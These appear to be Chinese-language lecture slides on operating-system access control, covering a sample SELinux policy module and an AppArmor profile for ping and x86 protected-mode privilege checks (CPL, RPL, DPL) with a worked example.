# 安全策略构造与装载步骤 (4/4)

- ④ 用`load_policy`程序把单一策略二进制文件装入到内核安全服务器中。



# 策略源模块样例 (1/3)

```
1 type ping_t, domain, privlog, nscd_client_domain;
2 role sysadm_r types ping_t;
3 role system_r types ping_t;
4 in_user_role(ping_t)
5 type ping_exec_t, file_type, sysadmfile, exec_type;
6
7 # 运行本程序时切换到本域中.
8 domain_auto_trans(sysadm_t, ping_exec_t, ping_t)
9 domain_auto_trans(initrc_t, ping_exec_t, ping_t)
10 bool user_ping false;
11 if (user_ping) {
12     domain_auto_trans(unpriv_userdomain, ping_exec_t, ping_t)
13     # 允许访问终端
14     allow ping_t { ttyfile ptyfile }:chr_file rw_file_perms;
```

# 策略源模块样例 (2/3)

```
15     ifdef(`gnome-pty-helper.te', `allow ping_t gphdomain:fd use;')
16 }
17
18 uses_shlib(ping_t)
19 can_network_client(ping_t)
20 can_resolve(ping_t)
21 allow ping_t dns_port_t:tcp_socket name_connect;
22 can_ypbind(ping_t)
23 allow ping_t etc_t:file { setattr read };
24 allow ping_t self:unix_stream_socket create_socket_perms;
25
26 # 使 ping 创建原始 ICMP 包.
27 allow ping_t self:rawip_socket {create ioctl read write bind getopt
setopt };
```

# 策略源模块样例 (3/3)

```
28
29 # 使用权能.
30 allow ping_t self:capability { net_raw setuid };
31
32 # 访问终端.
33 allow ping_t admin_tty_type:chr_file rw_file_perms;
34 allow ping_t privfd:fd use;
35 dontaudit ping_t fs_t:filesystem getattr;
36
37 # 尝试访问/var/run
38 dontaudit ping_t var_t:dir search;
39 ifdef(`hide_broken_symptoms',
40     dontaudit ping_t init_t:fd use;
41 )
```

# AppArmor



- **AppArmor** (“Application Armor”)是一个Linux内核安全模块（LSM），允许系统管理员使用每个程序的配置文件来限制程序的能力(针对每个程序定义访问控制策略)
  - 配置文件可以允许诸如网络访问、原始套接字访问以及在匹配路径上读、写或执行文件的权限
- AppArmor通过提供强制访问控制（MAC）来补充传统的Unix自主访问控制（DAC）
- 自2.6.36版以来，它已部分包含在Linux主线内核中

<https://en.wikipedia.org/wiki/AppArmor>

<https://gitlab.com/apparmor/apparmor/-/wikis/Documentation>

# AppArmor

```
#include <tunables/global>
/usr/bin/ping {
    #include <abstractions/base>
    #include <abstractions/consoles>
    #include <abstractions/nameservice>

    capability net_raw,
    capability setuid,
    network inet raw,

    /usr/bin/ping mixr,
    /etc/modules.conf r,
}
```

<https://gitlab.com/apparmor/apparmor/tree/master/profiles/apparmor/profiles/extras>

<http://manpages.ubuntu.com/manpages/bionic/man5/apparmor.d.5.html>

# 大纲

- Unix系统身份认证
- SELinux访问控制机制
- SELinux安全机制结构设计
- 80386保护模式
- 系统安全审计

# 操作系统中的访问控制


- 用户态程序访问内核态服务: ring 3 ---> ring 0
- 以write()系统调用为例:
  - Execution Emulation---以指令序列模拟write功能写入 /etc/passwd, 能不能绕过操作系统的访问控制机制?
  - Code Access---能不能直接跳到设备驱动程序中的相应功能, 并通过设备驱动程序访问磁盘?
  - Data Access---能不能编写自己的代码(即设备驱动程序)来直接访问原始磁盘?

# 安全策略


- 主体(Subject): UID, PID?
- 客体(Object): Memory, Register, I/O Devices
- 动作(Action): Instructions
- 规则(Rule):
  - 定义、存储、执行
  - ACM?

# Ring Architecture


- MAC
- Ring Architecture: the **labels** used by MAC



# 内存管理



# 内存管理




**Figure: Logincal Address to Linear Address Translation**

逻辑地址到线性地址的转换

# 内存管理


- 根据地址转换步骤，访问memory中的数据或代码涉及两个内存访问
  - 一个用于从描述符表中检索段描述符（段选择子，Segment Selector）
  - 另一个用于访问实际内存（段描述符，Segment Descriptor）
- 80386段寄存器: CS (code segment), DS (data), SS (stack), ES, FS, and GS
- 在80386保护模式下，加载段寄存器会导致特殊检查和操作，以确保满足访问控制策略



RPL (Request Privilege Level)

Segment Selector


DPL (Descriptor Privilege Level)




Segment Descriptor

# 段描述符

段描述符的Access Rights部分



# 段描述符



举例：


访问权限字节包含: **FEH** = **1111 1110B**

那么，特权级别**11**（最低），**S = 1**表示代码或数据段（非系统段），  
**E = 1** => 代码段，conforming，并且该segment尚未被访问（**A=0**）。

# 相同环内的内存保护

- 80386选择Capability方法作为其访问控制模型来实现内存隔离
  - 进程应该只能访问自己的内存，并且必须授权访问
  - 段描述符表（Segment Descriptor Table）是一个capability列表，其中包含进程可以访问的所有内存段。段表只能由系统设置，而不能由用户设置。
  - 每个描述符指定一个可以使用此capability访问的内存块；它还指定进程对此块内存（Read, Write和Executable）的权限。
  - 当进程尝试访问内存时，进程提供的地址将被视为虚拟地址。虚拟地址包含指向段描述符表中的描述符的索引。使用该capability，系统将首先确保进程有权访问内存；然后才计算内存的真实物理地址。
  - 整个过程由硬件支持执行

# 相同环内的内存保护




Segment Descriptor = Capability

File Descriptor 文件描述符？

# 跨越环边界的内存保护


- CPL: Current Privilege Level, 当前特权级别, **主体标签**
  - CPL存储在**寄存器**（CS和SS段寄存器的位0和1）中
  - CPL表示当前正在执行的程序或过程的特权级别
  - 通常情况下, CPL等于指令被读取的**代码段的特权级别**
  - 当程序**控制转移到**具有**不同特权级别的代码段**时, 处理器更改CPL
- DPL: Descriptor Privilege Level, 描述符特权级别, **客体标签**
  - DPL是一个客体的特权级别。当前正在执行的代码段试图访问一个客体时, 将DPL与CPL进行比较
  - DPL存储在**段描述符**中

# 数据和代码的强制访问控制



(a) Privilege Check for Data Access

访问**数据**




(b) Privilege Check for Control Transfer Without Using a Gate

访问**代码**

# 访问数据段

访问条件:

$$(DPL \geq RPL) \& (DPL \geq CPL)$$



of current Code Segment

否则，产生General Protection Fault (#GP)

# 访问数据段

- RPL: Request Privilege Level, 请求特权级别
- 为什么需要RPL:
  - 潜在安全风险: 在ring 0, 代码可以访问任何ring级别的数据。当代码（比如说A）被其它权限较低的ring中的代码（比如B）调用，并且B将一个指针传递给A时，这会带来安全风险
    - 通常，指针指向属于B的内存空间（当然A也可以访问）
    - 但是，如果B是恶意的，B可以传递一个不属于B的内存指针（**B没有权限访问内存**）
    - 由于A是特权代码，因此访问控制无法阻止A访问内存。这样，B可以使用A在特权空间中破坏目标内存
  - **最小特权原则:** 在上述情况下，当访问由B传递的指向内存时，实际上没有必要使用ring 0特权运行A。根据最小特权原则，A应当将其特权**降级到B的ring级别访问内存**

# 访问数据段

- RPL如何工作：
  - 假设A在ring 0中，而B在ring 3中，其访问内存的memory selector是S（selector的最后两位用于RPL）。这意味着当访问这个内存（由B指定）时，该代码的权限被降到RPL级别。
    - 因此，如果S的RPL = 3，当A尝试访问ring 0中的存储器（即DPL = 0）时，访问将被拒绝。
    - 如果S的RPL没有被降到3（而是被设置为0），则访问将成功，因为A的CPL为0。
  - 访问控制策略：  $\max(\text{CPL}, \text{RPL}) \leq \text{DPL}$

# 访问数据段

- 举例：

对于访存指令： LDS 0x128F ; DS <- 0x128F

并且，该逻辑地址对应段描述符的DPL=3，

同时， CPL = 2

请问是否有访问权限？

$$DS = 0x128F = 0001\ 0010\ 1000\ \underline{1111}$$

$$\begin{array}{c} \uparrow \\ RPL = 3 \end{array}$$

$$(DPL \geq RPL) \& (DPL \geq CPL)$$

$$(3 \geq 3) \& (3 \geq 2)$$

# 访问代码段

- 两种类型的代码段(conforming, non-conforming):
  - 一致代码段 (Conforming Code Segment)
    - It permits **sharing** of procedures that may be called from various privilege levels but should **execute at the privilege level of the calling procedure.**
    - 代码的功能不需要访问受保护的系统设施
    - 举例: **math libraries, exception handlers**
